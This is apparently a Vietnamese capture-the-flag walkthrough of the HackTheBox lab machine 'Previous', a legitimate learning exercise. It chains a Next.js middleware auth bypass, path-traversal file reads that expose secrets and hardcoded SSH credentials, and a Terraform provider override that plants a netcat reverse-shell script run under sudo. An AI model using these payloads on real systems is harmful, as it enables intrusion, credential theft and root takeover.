

Previous (HackTheBox-Medium)

-Link: <https://app.hackthebox.com/machines/Previous>

I. Information Gathering.

- Như mọi khi, ta sử dụng nmap để quét cổng:

```
sudo nmap địa_chỉ_ip -Pn --disable-arp-ping -n -vv -oN first1000.nmap -sC -sV
```

-Kết quả:

```
# Nmap 7.95 scan initiated Mon Dec 1 02:36:41 2025 as: /usr/lib/nmap/nmap
-Pn --disable-arp-ping -n -vv -oN first1000.nmap -sC -sV 10.10.11.83
Nmap scan report for 10.10.11.83
Host is up, received user-set (0.32s latency).
Scanned at 2025-12-01 02:36:42 EST for 19s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh    syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmIzdHAyNTYAAAAlbmlzdH
AyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcv9vHsB
wvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzU
Y9+qbnAFnhsk4yAZNqhM
80/tcp    open  http   syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://previous.htb/
| http-methods:
```


```
|_ Supported Methods: GET HEAD POST OPTIONS  
|_http-server-header: nginx/1.18.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Read data files from: /usr/share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done at Mon Dec 1 02:37:01 2025 -- 1 IP address (1 host up) scanned in 19.88 seconds

-Theo kết quả quét được thì ta thêm tên miền [previous.htb](#) vào </etc/hosts> rồi truy cập trang web.



-Như cảnh báo ở [burp](#), ta biết được framework đang được sử dụng hiện tại của trang là [next.js 15.2.2](#), ta cũng biết được ở phiên bản này thì có lỗ hổng [CVE-2025-29927](#).

② Vulnerable JavaScript dependency

Severity:	Low
Confidence:	Tentative
URL:	http://previous.htb/_next/static/chunks/main-0221d9991a31a63c.js

Issue detail

We observed a vulnerable JavaScript library.

We detected `nextjs` version 15.2.2, which has the following vulnerability:

- [CVE-2025-29927: Authorization Bypass in Next.js Middleware](#)

-Tức là nếu bằng 1 cách nào đó, ta gửi được yêu cầu thông qua `localhost:3000` ở nội bộ máy thì ta có thể bypass xác thực, cơ mà ở đây ta đang gặp trở ngại là thế quái nào ta làm vậy được? Thế rồi cho rằng, bằng cách nào đó, ta “tiêm” được 1 header vào yêu cầu được gửi từ bên trong của trang, cái mà sẽ được gửi đi cho localhost, ta thử là thế bằng cách tiêm qua cookie `next-auth.csrf-token` và thành công?

Request	Response
<pre>Pretty Raw Hex 1 POST /api/auth/callback/credentials HTTP/1.1 2 Host: previous.htb 3 Forwarded: localhost:3000 4 Content-Type: application/x-www-form-urlencoded 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 6 Content-Type: application/x-www-form-urlencoded 7 Accept: */* 8 XMiddleware-subrequest: middleware 9 Origin: http://previous.htb 10 Referer: http://previous.htb/api/auth/signin?callbackUrl=%2Fdocs 11 Accept-Encoding: gzip, deflate, br 12 Accept-Language: en-US,en;q=0.9 13 Cookie: next-auth.csrf-token=1405671f62fb059c2239fh4; Path=/; HttpOnly; SameSite=Lax 14 Set-Cookie: next-auth.csrf-token=1405671f62fb059c2239fh4; Path=/; HttpOnly; SameSite=Lax 15 16 username=test&password=test&redirect=false&csrfToken= 15811b40e0887d039b65e09e74d2bab048bbfe799fb234e121dff6cefd52596fee09a9638cbcd9017c3950D0A-x-middleware-subrequest%3A+middleware; next-auth.callbackUrl= http://previous.htb%2Fdocs 17 Content-Type: application/json 18 </pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Mon, 01 Dec 2025 08:26:53 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 57 6 Connection: keep-alive 7 Set-Cookie: next-auth.csrf-token= 8 Set-Cookie: next-auth.csrf-token=1405671f62fb059c2239fh4; Path=/; HttpOnly; SameSite=Lax 9 ETag: "ad74d05zy1" 10 Vary: Accept-Encoding 11 12 { 13 "url": "http://localhost:3000/api/auth/signin?csrf=true" 14 }</pre>

-Cơ mà sau khi thử làm thế thì ta lại không thu được bất cứ cái gì, cookie mới thì cũng không dùng để đăng nhập được, cho đến khi ta để ý kĩ lại thì lỗ hổng không ảnh hưởng với trường hợp không có middleware, có thể ta sẽ phải thử cách khác.

-Cho đến khi ta tìm kĩ hơn tại trang này thì ta nhận ra rằng là ta đang khai thác sai cách. Tại bài viết tại [đây](#) chỉ ra cho ta thêm 1 số các khai thác lỗ hổng này.

-Khi ta thử payload dưới đây, không phải thông qua đăng nhập nhưng vẫn có thể truy cập vào đường dẫn `/docs`

x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware

The screenshot shows a web browser window with the URL 'http://previous.htb/docs'. The page title is 'Documentation Overview'. On the left, there's a sidebar with 'PreviousJS' and links to 'Getting Started' and 'Examples'. The main content area has two boxes: 'Getting Started' (with a 'Start learning' button) and 'Examples' (with a 'Explore examples' button). Below these is a 'Latest Updates' section listing versions v1.2.0, v1.1.4, and v1.1.0 with their respective changes.

- Sau khi thử tìm kiếm xung quanh thì tôi lại tìm thấy 1 đường dẫn [/api/download](#) cho phép ta tải file về. (Tìm thấy tại <http://previous.htb/docs/examples>)

This screenshot shows a terminal window displaying a network capture. The 'Request' tab shows a GET request to '/api/download?example=hello-world.ts'. The 'Response' tab shows the server's response, which is a ZIP file named 'hello-world.ts' with a Content-Length of 69. The file contains the code for a Next.js application.

- Ta đồng thời phát hiện là ta có thể khai thác [LFI](#) ngay trên đó.

```

Request
Pretty Raw Hex
1 GET /api/download?example=../../../../../../../../etc/hosts HTTP/1.1
2 Host: previous.htm
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
5 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
7 Referer: http://previous.htm/docs/examples
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
9 Cookie: next-auth.csrf-token=
47c66b142293df1fa15098f0a13f534a685498eebac3527d5c30696ad903cd9%7C723c62799e19ae4192c8e6c1b5dc9ccf70509c8a
9a616c994f6979ed0472bc02; next-auth.callback-url=https%3A%2Flocalhost%3A3000%2Fdocs
10 Connection::keep-alive
11 x-middleware-subrequest: middleware:middleware:middleware:middleware
12
13

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 01 Dec 2025 10:00:03 GMT
4 Content-Type: application/zip
5 Content-Length: 174
6 Connection: keep-alive
7 Content-Disposition: attachment; filename="hosts"
8 ETag: "ci@enffildh8"
9
10 127.0.0.1localhost
11 ::1 localhost ip6-localhost ip6-loopback
12 fe00::0 ip6-localnet
13 ff00::0 ip6-mcastprefix
14 ff02::1 ip6-allnodes
15 ff02::2 ip6-allrouters
16 172.18.0.2 5b1b81a258df
17

```

-1 số thứ tìm được thông qua khai thác **LFI**:

- Sau khi tìm hiểu 1 hồi, khi ta lục đến file **/etc/hosts**, lúc này ta khẳng định được là dịch vụ web đang được chạy trên **docker**.

```

Request
Pretty Raw Hex
1 GET /api/download?example=../../../../../../../../etc/hosts HTTP/1.1
2 Host: previous.htm
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
5 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
7 Referer: http://previous.htm/docs/examples
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
9 Cookie: next-auth.csrf-token=
47c66b142293df1fa15098f0a13f534a685498eebac3527d5c30696ad903cd9%7C723c62799e19ae4192c8e6c1b5dc9ccf70509c8a
9a616c994f6979ed0472bc02; next-auth.callback-url=https%3A%2Flocalhost%3A3000%2Fdocs
10 Connection::keep-alive
11 x-middleware-subrequest: middleware:middleware:middleware:middleware
12
13

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 01 Dec 2025 11:52:05 GMT
4 Content-Type: application/zip
5 Content-Length: 174
6 Connection: keep-alive
7 Content-Disposition: attachment; filename="hosts"
8 ETag: "ci@enffildh8"
9
10 127.0.0.1localhost
11 ::1 localhost ip6-localhost ip6-loopback
12 fe00::0 ip6-localnet
13 ff00::0 ip6-mcastprefix
14 ff02::1 ip6-allnodes
15 ff02::2 ip6-allrouters
16 172.18.0.2 5b1b81a258df
17

```

- Dịch vụ web sử dụng **nextjs** nên ta thử với các đường dẫn thư mục trên trang, ta thấy ngay là nó lộ secret tại **/app/.env**.

```

Request
Pretty Raw Hex
1 GET /api/download?example=../../../../../../../../app/.env HTTP/1.1
2 Host: previous.htm
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
5 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
7 Referer: http://previous.htm/docs/examples
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
9 Cookie: next-auth.csrf-token=
47c66b142293df1fa15098f0a13f534a685498eebac3527d5c30696ad903cd9%7C723c62799e19ae4192c8e6c1b5dc9ccf70509c8a
9a616c994f6979ed0472bc02; next-auth.callback-url=https%3A%2Flocalhost%3A3000%2Fdocs
10 Connection::keep-alive
11 x-middleware-subrequest: middleware:middleware:middleware:middleware
12
13

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 01 Dec 2025 12:14:20 GMT
4 Content-Type: application/zip
5 Content-Length: 49
6 Connection: keep-alive
7 Content-Disposition: attachment; filename=".env"
8 ETag: "14r07p5qyfd4v"
9
10 NEXTAUTH_SECRET=82a464f1c3509a81d5c973c31a23c61a
11

```

- Ta cũng tìm thấy file chứa tất cả đường dẫn mà trang cho ta ([/app/.next/routes-manifest.json](#)).

Request	Response
<pre>Pretty Raw Hex 1 GET /api/download?example=../../../../app/.next/routes-manifest.json HTTP/1.1 2 Host: previous.htm 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 6 Referer: http://previous.htm/docs/examples 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: en-US,en;q=0.9 9 Cookie: next-auth.csrf-token=47c66b142293d1f4a15098f0a13f5343a685498eebac3527d5c30696ad903cd97c723c62799e19ae4192c8e6c1b5dc9ccf70509cb9 9e616c994f6979ed0472bc02; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fdocs 10 Connection: keep-alive 11 x-middleware-subrequest: middleware:middleware:middleware:middleware 12 13</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Mon, 01 Dec 2025 12:29:37 GMT 4 Content-Type: application/zip 5 Content-Length: 2548 6 Connection: keep-alive 7 Content-Disposition: attachment; filename="routes-manifest.json" 8 ETag: "9ql3nceds96qd" 9 10 { 11 "version": 3, 12 "pages404": true, 13 "caseSensitive": false, 14 "basePath": "", 15 "directives": [16 { 17 "source": "/:path+/", 18 "destination": "/:path+", 19 "internal": true, 20 "statusCode": 308, 21 "regex": "(?:/(?:[^/]+?) (?:/(?:[^/]+?))*)/\$" 22 } 23] 24 }</pre>

- Thông tin về môi trường ở [/proc/1/environ](#).

Request	Response
<pre>Pretty Raw Hex 1 GET /api/download?example=../../../../proc/1/environ HTTP/1.1 2 Host: previous.htm 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 6 Referer: http://previous.htm/docs/examples 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: en-US,en;q=0.9 9 Cookie: next-auth.csrf-token=47c66b142293d1f4a15098f0a13f5343a685498eebac3527d5c30696ad903cd97c723c62799e19ae4192c8e6c1b5dc9ccf70509cb9 9e616c994f6979ed0472bc02; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fdocs 10 Connection: keep-alive 11 x-middleware-subrequest: middleware:middleware:middleware:middleware 12 13</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Sat, 06 Dec 2025 07:34:07 GMT 4 Content-Type: application/zip 5 Content-Length: 290 6 Connection: keep-alive 7 Content-Disposition: attachment; filename="environ" 8 ETag: "15idqoqln56g" 9 10 NOSE_VERSION=18.20.8 HOSTNAME=0.0.0.0 YARN_VERSION=1.22.22SHLVL=1PORT=3000HOME=/home/nextjsPATH=/usr/local/sbin:/usr/local/bin:/bin:/usr/sbin:/usr/bin:/sbin:/bin NEXT_TELEMETRY_DISABLED=1 FWD=appNODE_ENV=production</pre>

- File “main” tại [/app/pages/_app.js](#)

Request	Response
<pre>Pretty Raw Hex 1 GET /api/download?example=../../../../app/pages/_app.js HTTP/1.1 2 Host: previous.htm 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 6 Referer: http://previous.htm/docs/examples 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: en-US,en;q=0.9 9 Cookie: next-auth.csrf-token=47c66b142293d1f4a15098f0a13f5343a685498eebac3527d5c30696ad903cd97c723c62799e19ae4192c8e6c1b5dc9ccf70509cb9 9e616c994f6979ed0472bc02; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fdocs 10 Connection: keep-alive 11 x-middleware-subrequest: middleware:middleware:middleware:middleware 12 13</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Sat, 06 Dec 2025 07:44:16 GMT 4 Content-Type: application/zip 5 Content-Length: 290 6 Connection: keep-alive 7 Content-Disposition: attachment; filename=_app.js 8 ETag: "6r9m9eqxgawtv" 9 10 import { SessionProvider } from "next-auth/react" 11 import "./styles/globals.css"; 12 13 function MyApp({ Component, pageProps: { session, ...pageProps } }) { 14 return (15 <SessionProvider session={session}> 16 <Component {...pageProps} /> 17 </SessionProvider> 18) 19 } 20 21 export default MyApp; 22</pre>

- Các thư viện được sử dụng tại [/app/package.json](#)

```
Request
Pretty Raw Hex
1 GET /api/download?example=../../../../../../../../app/package.json HTTP/1.1
2 Host: previous.htm
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
xsigned-exchange;v=b3;q=0.7
6 Referer: http://previous.htm/docs/examples
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: next-auth.csrf-token=
47c66b142293d174a15098f0a13f5343a685498eebac3527d5c30696ad903cd9\7C723c62799e19ae4192c8e6c1b5dc9ccf70509c8a
9a616c994f6979ed0472bc02; next-auth.callback-url=
http\%3a\%2f\%2flocalhost\%3a3000\%2fapi\%2fdownload\%3fexample\%3d..\%2f..\%2f..\%2f..\%2fetca\%2fpasswd
10 Connection: keep-alive
11 x-middleware-subrequest: middleware:middleware:middleware:middleware
12
13

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 06 Dec 2025 08:23:48 GMT
4 Content-Type: application/zip
5 Content-Length: 587
6 Connection: keep-alive
7 Content-Disposition: attachment; filename="package.json"
8 ETag: "10ymknkceexlj4"
9
10 {
11   "private": true,
12   "scripts": {
13     "dev": "next dev",
14     "build": "next build"
15   },
16   "dependencies": {
17     "@mdx-js/loader": "^3.1.0",
18     "@mdx-js/react": "^3.1.0",
19     "next-mdx": "^15.3.0",
20     "nextwindcss/postcss": "^4.1.3",
21     "nextwindcss/typography": "^0.5.16",
22     "@types/mdx": "^2.0.13",
23     "next": "^15.2.2",
24     "next-auth": "^4.24.11",
25     "postcss": "^8.5.3",
26     "react": "^18.2.0",
27     "react-dom": "^18.2.0",
28     "tailwindcss": "^4.1.3"
29   },
30   "devDependencies": {
31     "@types/node": "22.14.0",
32     "@types/react": "19.1.0",
33     "typescript": "5.8.3"
34   }
35 }
```

- Đường dẫn thư mục của 1 số trang ở `/app/.next/server/pages-manifest.json`.

```
Request
```

	Pretty	Raw	Hex	Render
1	GET /api/download?example=../../../../../../../../app/.next/server/pages-manifest.json	HTTP/1.1		
2	Host: previous.htb			
3	Upgrade-Insecure-Requests: 1			
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0			
5	Safari/537.36			
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			
7	Referer: http://previous.htb/docs/examples			
8	Accept-Encoding: gzip, deflate, br			
9	Accept-Language: en-US,en;q=0.9			
10	Cookie: next-auth.csrf-token=47c66b14229d1f4a15098f0a13f5343a685498eebac3527d5c30696ad903cd9%7C723c62799e19ae4192c8e6cb5dc9ccf70509Ba9616c994f6979e0d472bc02; next-auth.callback-url=http%5B%2f%2flocalhost%3a3000%2fapi%2fdownload%3fexample%3d.%2f.%2f.%2f.%2f.%2f.%2f.%2f.%2fetca2fpasswd			
11	Connection: keep-alive			
12	x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware			
13				
14				
15				
16				
17				
18				
19				
20				
21				
22				
23				
24				
25				


```
Response
```

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Server: nginx/1.18.0 (Ubuntu)			
3	Date: Sat, 06 Dec 2025 08:49:52 GMT			
4	Content-Type: application/zip			
5	Content-Length: 653			
6	Connection: keep-alive			
7	Content-Disposition: attachment; filename="pages-manifest.json"			
8	ETag: "lab5ewvwb23lt4"			
9				
10	{			
11	"/_app": "pages/_app.js",			
12	"/_error": "pages/_error.js",			
13	"/api/auth/.../nextauth": "pages/api/auth/.../nextauth.js",			
14	"/api/download": "pages/api/download.js",			
15	"/docs/section": "pages/docs/section.html",			
16	"/docs/section/:id": "pages/docs/section/:id.html",			
17	"/docs/components/sidebar": "pages/docs/components/sidebar.html",			
18	"/docs/content/examples": "pages/docs/content/examples.html",			
19	"/docs/content/getting-started": "pages/docs/content/getting-started.html",			
20	"/docs": "pages/docs.html",			
21	"/": "pages/index.html",			
22	"/signin": "pages/signin.html",			
23	"/document": "pages/document.js",			
24	"/404": "pages/404.html"			
25	}			

- Trong số các đường dẫn ta trích xuất được, 1 trong số chúng chứa thông tin xác thực được hardcoded, cụ thể là ở `/app/.next/server/pages/api/auth/[...nextauth].js` .

⇒ jeremy:MyNameIsJeremyAndILovePancakes

-Ta thử dùng thông tin xác thực này để đăng nhập qua `ssh` và thành công. Đồng thời ta lấy được `user.txt`

```
(lol㉿kali)-[~/Desktop/previous]
$ ssh jeremy@10.10.11.83
jeremy@10.10.11.83's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Sat Dec 6 08:59:10 AM UTC 2025

 System load: 0.0          Processes:           222
 Usage of /: 80.2% of 8.76GB  Users logged in:      0
 Memory usage: 16%          IPv4 address for eth0: 10.10.11.83
 Swap usage: 0%

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Dec 6 08:59:11 2025 from 10.10.14.203
jeremy@previous:~$ ls
docker  terraform-provider-examples.go  user.txt
jeremy@previous:~$ cat user.txt
3e4b2d85e3f17c87337a9a8a80e73bd6
jeremy@previous:~$
```

⇒ 3e4b2d85e3f17c87337a9a8a80e73bd6

II. Pillaging.

-Ta thử kiểm tra xem người dùng `jeremy` có thể chạy gì với quyền `root` trên máy qua `sudo -l`, có vẻ là jeremy được sử dụng `terraform` với câu lệnh xác định như dưới.

```
jeremy@previous:~$ sudo -l
[sudo] password for jeremy:
Matching Defaults entries for jeremy on previous:
    env_reset, env_delete+=PATH, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir=/opt/examples apply
```

-Phiên bản `terraform` máy đang sử dụng là `1.13.0`.

```
jeremy@previous:~$ terraform -version
Terraform v1.13.0
on linux_amd64
```

-Trước tiên có lẽ ta nên có hiểu 1 chút về các hoạt động của terraform.

- Kiến trúc của Terraform:

Terraform Core (cái bạn chạy lệnh `terraform`) và Terraform Provider (ví dụ: AWS, Azure, hay Local) là **2 tiến trình riêng biệt**.

- Terraform Core: Đóng vai trò là "bộ não", quản lý State và Logic.
- Provider: Là một file thực thi (binary) độc lập, đóng vai trò là "cánh tay" thực hiện lệnh.

Khi Terraform cần tạo một tài nguyên, nó sẽ **khởi chạy** file nhị phân của Provider dưới dạng một tiến trình con (child process) và giao tiếp với nó qua giao thức gRPC (qua localhost).

- Luồng thực thi:

- Terraform đọc `main.tf`, thấy cần provider `/terraform/examples`.
- Nó kiểm tra file `.terraform.lock.hcl` để lấy mã hash (checksum) của provider.
- Nó tải provider từ Internet về, kiểm tra hash, và lưu vào thư mục ẩn `.terraform/`.
- Khi chạy, nó gọi file binary từ thư mục ẩn đó.

-Ở thư mục nhà của `jeremy` có file `.terraformrc`, nó có nội dung như sau:

```
jeremy@previous:~$ cat .terraformrc
provider_installation {
    dev_overrides {
        "previous.htb/terraform/examples" = "/usr/local/go/bin"
    }
    direct {}
}
```

-Khi có sự xuất hiện của file này câu chuyện thay đổi khá nhiều, thay vì nó lấy nguồn như được cấu hình thì nó sẽ lấy tại thư mục `/usr/local/go/bin` (lấy file `terraform-provider-examples` ở trong thư mục), đồng thời bỏ qua kiểm tra `.terraform.lock.hcl`

- Chú ý là vì đường dẫn là previous.htb/terraform/examples nên nó lấy file terraform-provider-examples.

-File `terraform-provider-examples` sẽ đóng vai trò như 1 file thực thi bình thường mà terraform sẽ lấy để thực thi như 1 file nhị phân, mà vì ta có khả năng ghi đè lên file `.terraformrc` nên có thể ta sẽ đổi đường dẫn và thử nhét 1 đoạn mã độc hại vào.

```
jeremy@previous:~$ ls -la /usr/local/go/bin
total 38744
drwxr-xr-x  2 root root    4096 Aug 21 18:38 .
drwxr-xr-x 10 root root    4096 Aug  7 2024 ..
-rwxr-xr-x  1 root root 13387863 Aug  7 2024 go
-rwxr-xr-x  1 root root 2850696 Aug  7 2024 gofmt
-rwxr-xr-x  1 root root 23418927 Aug 21 18:38 terraform-provider-examples
```

IV. Privilege Escalation.

-Đầu tiên, ta tạo 1 thư mục tạm, và chỉnh quyền sao cho tất cả mọi người có toàn quyền với file này.

```
mktemp -d
chmod 777 /tmp/tmp.wSlQIIF1kI
```

```
jeremy@previous:~$ mktemp -d
/tmp/tmp.wSlQIIF1kI
jeremy@previous:~$ chmod 777 /tmp/tmp.wSlQIIF1kI
```

-Tiếp theo, chỉnh file `.terraformrc` để nó lấy đường dẫn là thư mục tạm mà ta đã tạo

```
jeremy@previous:~$ cat .terraformrc
provider_installation {
  dev_overrides {
    "previous.htb/terraform/examples" = "/tmp/tmp.wSlQIIF1kI"
  }
  direct {}
}
jeremy@previous:~$
```

-Ta copy 2 file `go` và `gofmt` trong thư mục `/usr/local/go/bin/` về thư mục tạm để tránh trường hợp nếu mà terraform cần chúng mà không có.

```
cp /usr/local/go/bin/go /tmp/tmp.wSlQIIF1kI  
cp /usr/local/go/bin/gofmt /tmp/tmp.wSlQIIF1kI
```

```
jeremy@previous:~$ cp /usr/local/go/bin/go /tmp/tmp.wSlQIIF1kI  
jeremy@previous:~$ cp /usr/local/go/bin/gofmt /tmp/tmp.wSlQIIF1kI  
jeremy@previous:~$ ls -la /tmp/tmp.wSlQIIF1kI  
total 15868  
drwxrwxrwx  2 jeremy jeremy    4096 Dec  7  08:48 .  
drwxrwxrwt 13 root   root     4096 Dec  7  08:44 ..  
-rwxr-xr-x  1 jeremy jeremy 13387863 Dec  7  08:48 go  
-rwxr-xr-x  1 jeremy jeremy 2850696 Dec  7  08:48 gofmt
```

-Tại thư mục tạm, tạo 1 file `terraform-provider-examples` giả với nội dung như ở dưới đây:

```
#!/bin/bash  
  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc địa_chỉ_máy_tấn_công_cổng_ả  
o >/tmp/f  
  
# Nhớ là phải chỉnh quyền để root có thể thực thi câu lệnh  
# chmod 777 /tmp/tmp.wSlQIIF1kI/terraform-provider-examples
```

```
jeremy@previous:~$ nano /tmp/tmp.wSlQIIF1kI/terraform-provider-examples  
jeremy@previous:~$ chmod 777 /tmp/tmp.wSlQIIF1kI/terraform-provider-examples  
jeremy@previous:~$ cat /tmp/tmp.wSlQIIF1kI/terraform-provider-examples  
#!/bin/bash  
  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.203 9000 >/tmp/f
```

-Tại máy tấn công, đặt sẵn 1 cổng ảo để chuẩn bị nghe.

```
nc -lvp cổng_ảo
```

```
(lol㉿kali)-[~]
$ nc -lvpn 9000
listening on [any] 9000 ...
```

-Tại máy đối phương, chạy câu lệnh như được cho trước, nhớ là chạy với `sudo` và đặt lại biến môi trường để nó lấy file `.terraformrc` của `jeremy`, thế là ta có 1 shell có quyền `root`. Và ta có được `root.txt`

```
sudo TF_CLI_CONFIG_FILE=/home/jeremy/.terraformrc /usr/bin/terraform -chd
ir\=/opt/examples apply
```

```
